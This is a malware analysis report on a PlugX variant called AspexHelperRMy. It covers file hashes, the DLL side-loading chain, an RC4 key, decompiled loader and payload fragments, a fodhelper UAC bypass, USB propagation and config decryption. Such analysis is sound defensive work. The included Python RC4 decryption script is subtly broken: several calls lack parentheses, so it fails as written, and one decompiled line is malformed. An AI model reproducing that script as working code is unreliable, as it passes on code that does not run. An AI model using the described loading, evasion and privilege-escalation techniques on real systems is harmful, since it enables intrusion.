Malware Analysis Report

AspexHelperRMy

A PlugX Variant

Prepared by:
VU Ai Thanh
(Vũ Ái Thanh)

Supervised by:
LE Van Minh Vuong
(Lê Văn Minh Vương)

December 5, 2025

Contents

List of Figures

List of Tables

Chapter 1

Introduction

1.1 Overview

Modern malware often employs multi-stage loaders, encrypted payloads, and in-memory execution techniques to evade traditional detection mechanisms. PlugX, in particular, is known for its modular architecture and frequent use of DLL side-loading to deliver payloads stealthily. The sample analyzed in this report follows this style, leveraging a signed loader and a reflectively loaded payload to achieve fileless execution.

1.1.1 Sample Information

The malware sample consists of the following files:

File Name:	aspex_helper.exe
Size (bytes):	5,131,712
Type:	Application (.exe)
SHA-256:	ff2ba3ae5fb195918ffaa542055e800ffb34815645d39377561a3abdfdea2239
File Name:	aspex_log.dat
Size (bytes):	472,064
Type:	DAT file
SHA-256:	bc8091166abc1f792b895e95bf377adc542828eac934108250391dabf3f57df9
File Name:	RBGUIFramework.dll
Size (bytes):	130,048
Type:	Application Extension (.dll)
SHA-256:	9f57f0df4e047b126b40f88fdbfdba7ced9c30ad512bfcd1c163ae28815530a6

Table 1.1: Summary of Analyzed File Artifacts

1.1.2 Overview of the Loading Chain

Together, these files form a multi-stage loader sequence designed to deploy a memory-resident PlugX payload. The signed executable acts as a decoy loader, the DLL is side-loaded to decrypt the `.dat` file, and the decrypted content contains a reflective loader that executes the final payload entirely

in memory. This fileless approach significantly reduces forensic artifacts on disk and complicates detection.

The following diagram summarizes the process flow of the sample:




Figure 1.1: Simplified 4-Stage Process Flow of AspesHelperRMy (PlugX Variant)

This report provides a brief overview of the loading chain and focuses primarily on the final decrypted PlugX payload and its behavior once executed in memory.

Chapter 2

Technical Analysis

2.1 Stage 1: aspex_helper.exe

The file `aspex_helper.exe` is digitally signed, which helps it appear legitimate and evade initial suspicion during analysis or automated scanning. The digital signature details are shown below:




Figure 2.1: Digital signature information of `aspex_helper.exe`

The executable itself contains minimal functionality. Its main purpose is to load the malicious DLL (`RBGUIFramework.dll`) through DLL side-loading. The file acts as a decoy loader and does not directly implement malicious logic.

The relevant portion of the decompiled code responsible for loading the DLL is shown below:

```
  SetDllDirectoryW(Filename);
  LibraryW = LoadLibraryA("RBGUIFramework.DLL");
  if ( LibraryW )
  {
LABEL_31:
    MainExport = GetProcAddress(LibraryW, "MainExport");
    if ( MainExport )
      return ((int (__cdecl *)(HINSTANCE, HINSTANCE, LPSTR, int, HMODULE))MainExport)(
               hInstance,
               hPrevInstance,
               lpCmdLine,
               nShowCmd,
               LibraryW);
    v7(0, "Could not find the main entrypoint in Framework DLL", "Runtime Error", 0x10u);
  }
  else
  {
LABEL_34:
    v7(0, "Failed to locate Framework DLL", "Runtime Error", 0x10u);
  }
  return 1;
}
```

Figure 2.2: Decompiled code of `aspex_helper.exe` showing DLL loading behavior

2.2 Stage 2: RBGUIFramework.dll

Once the DLL is loaded, follow the execution of the main exported function. During its initialization routine, the function locates and reads the associated `.dat` payload file. The contents of this file are then decrypted using the hard-coded RC4 key:

`LFMLljmhosPJfRHe`

The decryption routine is performed via the malware's internal function `mw_RC4Encryptpayload`. The relevant code region from the decompiler is shown below.

```
46      nNumberOfBytesToRead = 0x100000;
47      qmemcpy(encKey, "LFMLljmhosPJfRHe", sizeof(encKey));
48      v8 = 0;
49      lpBuffer = 0;
50      NtAllocateVirtualMemory(-1, &lpBuffer, 0, &nNumberOfBytesToRead, 4096, 4);
51      if ( !*(_BYTE *)(v6 + 8) )
52      {
53        NumberOfBytesRead = 0;
54        ReadFile(hFile, lpBuffer, nNumberOfBytesToRead, &NumberOfBytesRead, 0);
55        if ( !*(_BYTE *)(v6 + 8) )
56        {
57          if ( (int)nNumberOfBytesToRead < (int)NumberOfBytesRead )
58            return sub_74755B86(0, v20);
59          Sleep(0x7D0u);
60          if ( !*(_BYTE *)(v6 + 8) )
61          {
62            v9 = mw_RC4Decryptpayload((int)lpBuffer, nNumberOfBytesToRead);
63            v10 = *(_BYTE *)(v6 + 8) == 0;
64            v21 = HIDWORD(v9);
65            v11 = v9;
```

Figure 2.3: Decompiled code reading and decrypting `.dat` file.

Manual Payload Decryption

For analysis purposes, the payload can also be decrypted manually using a Python implementation of the same RC4 routine. The following script accepts an input file and produces the decrypted output file:

```
import sys

def rc4_transform(blob: bytes, secret: str) -> bytes:
    k = secret.encode
    box = list(range(256))
    y = 0

    # KSA
    for x in range(256):
        y = (y + box[x] + k[x % len(k)]) % 256
        box[x], box[y] = box[y], box[x]

    # PRGA
    a = b = 0
    result = bytearray

    for ch in blob:
        a = (a + 1) % 256
        b = (b + box[a]) % 256
        box[a], box[b] = box[b], box[a]
        idx = (box[a] + box[b]) % 256
        result.append(ch ^ box[idx])

    return bytes(result)


secret_key = "LFMLljmhosPJfRHe"
src = sys.argv[1]
dst = sys.argv[2]

with open(src, "rb") as f:
    encrypted = f.read

decrypted = rc4_transform(encrypted, secret_key)

with open(dst, "wb") as f:
    f.write(decrypted)
```

This script can be used to decrypt the payload manually during offline analysis.




Figure 2.4: Payload before and after RC4 decryption.

After decrypting the `.dat` file, the malware allocates memory, writes the decrypted payload into it, and sets appropriate memory protections to enable execution. The process involves:

- Allocating memory via `NtAllocateVirtualMemory`.
- Writing the decrypted payload to the allocated memory using `ZwWriteVirtualMemory`.
- Changing memory protection to executable using `ZwProtectVirtualMemory`.
- Registering the entry point of the decrypted payload as a callback through `EnumSystemGeoID`.

Interestingly, the malware uses `EnumSystemGeoID` to indirectly invoke the pointer to the decrypted payload stored in `lpGeoEnumProc`. This allows the payload to execute entirely in memory without being written to disk, a common fileless malware technique.

```
v8 = hFile;
if ( (int)hFile > 1 )
{
  lpGeoEnumProc = 0;
  NtAllocateVirtualMemory(-1, &lpGeoEnumProc, 0, &nNumberOfBytesToRead, 4096, 4);
  if ( !*(_BYTE *)(v6 + 8) )
  {
    v23 = 0;
    if ( v11 > 0 )
    {
      ZwWriteVirtualMemory(-1, lpGeoEnumProc, v21 + 4, nNumberOfBytesToRead, &v23);
      if ( !*(_BYTE *)(v6 + 8) )
      {
        v12 = 0;
        while ( 1 )
        {
          Sleep(1u);
          if ( *(_BYTE *)(v6 + 8) )
            break;
          if ( sub_747514E9((int)v12, 1, &hFile) )
            goto LABEL_31;
          v12 = hFile;
          if ( (int)hFile > 1 )
          {
            v24 = 0;
            ZwProtectVirtualMemory(-1, &lpGeoEnumProc, &nNumberOfBytesToRead, 32, &v24);
            if ( !*(_BYTE *)(v6 + 8) )
            {
              v13 = EnumSystemGeoID(0x10u, 0, lpGeoEnumProc)
              if ( !*(_BYTE *)(v6 + 8) )
```

Figure 2.5: Decompiled code for memory allocation and callback setup for payload execution

2.3 Stage 3: Reflective DLL Loader

Once the `EnumSystemGeoID` API is invoked, execution is transferred directly into the decrypted payload, which is treated as shellcode. The first bytes of this payload contain a Reflective DLL Loading stub responsible for redirecting program flow into the main reflective loader embedded within the decrypted DLL. This mechanism allows the payload to be mapped and executed entirely in memory without ever touching disk.




Figure 2.6: Reflective loader stub at the beginning of the decrypted payload

The reflective loader serves as the only exported function within the decrypted DLL, named `RunInit`, which is later invoked to begin execution of the final PlugX stage.

aspex_helper_03360000.bin

Member	Offset	Size	Value
Characteristics	0006AB30	Dword	00000000
TimeDateStamp	0006AB34	Dword	6773867F
MajorVersion	0006AB38	Word	0000
MinorVersion	0006AB3A	Word	0000
Name	0006AB3C	Dword	0006C562
Base	0006AB40	Dword	00000001
NumberOfFunctions	0006AB44	Dword	00000001
NumberOfNames	0006AB48	Dword	00000001
AddressOfFunctions	0006AB4C	Dword	0006C558

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
N/A	0006AB58	0006AB60	0006AB5C	0006AB6B
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00003410	0000	0006C56B	RunInit

Figure 2.7: Export table showing the single exported function `RunInit`

2.4 Stage 4: The Final Payload

2.4.1 Overview of Final Payload Behavior

The following control-flow graph provides a high-level view of the payload's execution logic. It illustrates how the malware initializes its environment, processes command-line arguments, and selects different execution paths before ultimately converging into its primary operational routine.




Figure 2.8: Final Payload's control flow overview

Argc	Execution Behavior
1	Sets up persistence. Checks privilege level: if running as a standard user, it calls `MainRoutine`; if running as Admin, it exits normally.
2	Configures UAC bypass using `fodhelper.exe` to elevate privileges to re-runs the malware with 3 additional arguments (resulting in argc = 4).
3	Decoy Folder Open: Forces a fresh Explorer window of the host drive to appear while closing the original window, tricking the user into believing they successfully opened a folder. Then proceeds similarly to the `argc = 1` case.
4	Checks the injection flag in the configuration. If the flag is set, it injects the encrypted payload (`aspex_log.dat`) into `dllhost.exe` and re-runs the malware with 4 additional arguments (resulting in argc = 5). Otherwise, it calls `MainRoutine`.
5	Directly invokes `MainRoutine`.

Table 2.1: Control Flow Logic by Argument Count

At the core of these paths is the `MainRoutine` function. Once reached, this routine carries out the payload's main malicious activities. It systematically enumerates all connected removable USB drives and infects each one to support self-propagation. In addition, it establishes and maintains communication with the attacker's command-and-control (C2) server, enabling remote command execution and data transmission.

2.4.2 Obfuscation Techniques

The malware employs a heavily obfuscated and non-uniform string decoding technique to conceal API names. Each obfuscated string is reconstructed at runtime using a sequence of operations such as writing hardcoded 32-bit or 64-bit values into a local buffer, followed by byte-wise transformations (e.g., XOR with loop-dependent values, arithmetic offsets, or position-based mutations). The two code samples below illustrate this behavior: although the overall goal is the same, each routine uses a different combination of constants, offsets and XOR operations, making it difficult to identify a single decoding pattern.

```
  *(_QWORD *)&v19 = 0xD6E9D9CFDBDCCAF4uLL;
  DWORD2(v19) = -1499421235;
  BYTE12(v19) = 0;
  if ( dword_3735F18 >= 10 && (((_BYTE)dword_3735F14 * ((_BYTE)dword_3735F14 - 1)) & 1) != 0 )
  {
    while ( 1 )
      ;
  }
  v1 = -11;
  v2 = -12;
  v3 = 0;
  v4 = (((_BYTE)dword_3735F10 * ((_BYTE)dword_3735F10 - 1)) & 1) == 0 || dword_3735F0C < 10;
  while ( 1 )
  {
    if ( v4 )
    {
      v5 = v3;
      goto LABEL_8;
    }
    v5 = v3;
    v6 = v3 - 73;
    do
    {
      v2 ^= v6;
      *((_BYTE *)&v19 + v1 + 11) = v2;
LABEL_8:
      v6 = v1 - 62;
      v2 ^= (_BYTE)v1 - 62;
      *((_BYTE *)&v19 + v1 + 11) = v2;
    }
    while ( !v4 );
    if ( !v1 )
      break;
    v2 = *((_BYTE *)&v20[-1] + v1++);
    v3 = v5 + 1;
  }
  BYTE12(v19) = 0;
  v7 = mw_GetProcAddress_wrapper((LPCSTR)&v19);
```

Figure 2.9: String obfuscation routine (example 1).

```
  *(_DWORD *)&v45[2] = 196663;
  v45[4] = 81;
  v45[9] = 0;
  *(_DWORD *)v45 = 1900636;
  *(__m128 *)&v45[1] = _mm_xor_ps(*(__m128 *)&v45[1], (__m128)xmmword_37152B0);
  ((void (__stdcall *)(_BYTE *, WCHAR *))v5)(v52, v45);
  v6 = -15;
  wcscpy(v45, L"樵万嬇漊ト?::G");
  LOBYTE(v45[0]) = 67;
  do
  {
    *((_BYTE *)&v45[8] + v6) ^= (_BYTE)v6 + 93;
    ++v6;
  }
  while ( v6 );
  LOBYTE(v45[8]) = 0;
  v7 = mw_GetProcAddress_wrapper((LPCSTR)v45);
```

Figure 2.10: String obfuscation routine (example 2).

After the obfuscated bytes are transformed into a readable ASCII string, the malware passes the resulting buffer directly to its internal API-resolution wrapper `mw_GetProcAddress_wrapper`), which

ultimately calls `GetProcAddress`. This allows the sample to dynamically resolve Windows API functions while ensuring that none of the function names exist in plaintext within the binary.

2.4.3 Single Instance Enforcement via Mutex

To ensure stability and prevent resource conflicts, the malware implements a strict single-instance policy for its core threads and worker routines. This is achieved through the systematic use of named Mutexes.

For every distinct worker thread or malware instance, a unique Mutex name is generated. Upon initialization, the routine attempts to acquire this Mutex using the `CreateMutexW` API. The code immediately checks the result using `GetLastError`.

- **Already Exists:** If the error code corresponds to `ERROR_ALREADY_EXISTS`, the malware recognizes that an instance of this specific routine is already running. It consequently aborts the current function execution to prevent duplication.
- **New Instance:** If the Mutex is successfully created, the thread "owns" the object and proceeds to execute its malicious payload.

```
CreateMutexW = mw_resolveaddress_2((LPCSTR)v38, 0);
v13 = ((int (__stdcall *)(_DWORD, _DWORD, _DWORD *))CreateMutexW)(0, 0, v46);
if ( ((int (__usercall *)@<eax>(int@<eax>))GetLastError_0)(v13) == ERROR_ALREADY_EXISTS )
{
```

Figure 2.11: Decompiled code showing the Mutex creation and existence check.

Analyst Note regarding API Resolution Wrappers:

Throughout this report and the detailed screenshots, functions appearing with names such as `mw_resolveaddress_X` (e.g., `mw_resolveaddress_2`, `mw_resolveaddress_9`) are functionally identical to the `mw_GetProcAddress_wrapper` described in the *Obfuscation Techniques* section. These represent different compiled instances of the same dynamic API resolution logic, used by various threads to reconstruct API pointers at runtime without exposing them in the Import Address Table (IAT).

2.4.4 Decrypting Config Data

The malware stores its configuration settings in an encrypted global buffer. Static analysis of the code reveals that the binary utilizes the RC4 stream cipher to decrypt this information at runtime.

```
memcpy(&buffer, &encrypted_config, 3632);
v8 = (((_BYTE)dword_3735EB4 * ((_BYTE)dword_3735EB4 - 1)) & 1) == 0 || dword_3735EB8 < 10;
if ( !v8 )
  goto LABEL_14;
while ( 1 )
{
  qmemcpy(&v17, "P[R3$6", 6);
  if ( v8 )
    break;
LABEL_14:
  qmemcpy(&v17, "P[R3$6", 6);
}
v9 = -5;
BYTE6(v17) = 0;
v10 = 80;
v11 = 0;
v12 = (((_BYTE)dword_3735F04 * ((_BYTE)dword_3735F04 - 1)) & 1) == 0 || dword_3735F08 < 10;
while ( 1 )
{
  if ( v12 )
  {
    v13 = v11;
    goto LABEL_19;
  }
  v13 = v11;
  v14 = v11 + 61;
  do
  {
    v10 ^= v14;
    *((_BYTE *)&v17 + v9 + 5) = v10;
LABEL_19:
    v14 = v9 + 66;
    v10 ^= (_BYTE)v9 + 66;
    *((_BYTE *)&v17 + v9 + 5) = v10;
  }
  while ( !v12 );
  if ( !v9 )
    break;
  v10 = *((_BYTE *)&v17 + v9++ + 6);
  v11 = v13 + 1;
}
BYTE6(v17) = 0;
memset = (void (__cdecl *)(void *, _DWORD, int))mw_GetProcAddress_wrapper_0((LPCSTR)&v17);
memset(&encrypted_config, 0, 3632);
v17 = 0;
wsprintfA((LPSTR)&v17, "%X", buffer);          // extract key from payload
                                               // it is the first 4 bytes of the encrypted configuration
return RC4_EncryptDecrypt_Wrapper((int)&decrypted_payload, 3624, (int)&decrypted_payload, (char *)&v17);
}                                              //
```

Figure 2.12: Decompiled routine responsible for decrypting the embedded configuration data.

The decryption routine performs the following operations:

1. **Key Extraction:** The code reads the first 4 bytes of the encrypted blob. As seen in the raw data, these bytes are `0x7A 0x27 0x02 0x00`. The malware uses `wsprintfA` with the `"%X"` format specifier to convert these bytes into a hexadecimal string, which serves as the RC4 decryption key.
2. **Payload Decryption:** The remaining 3624 bytes of the buffer (offsets following the key) constitute the actual encrypted configuration.
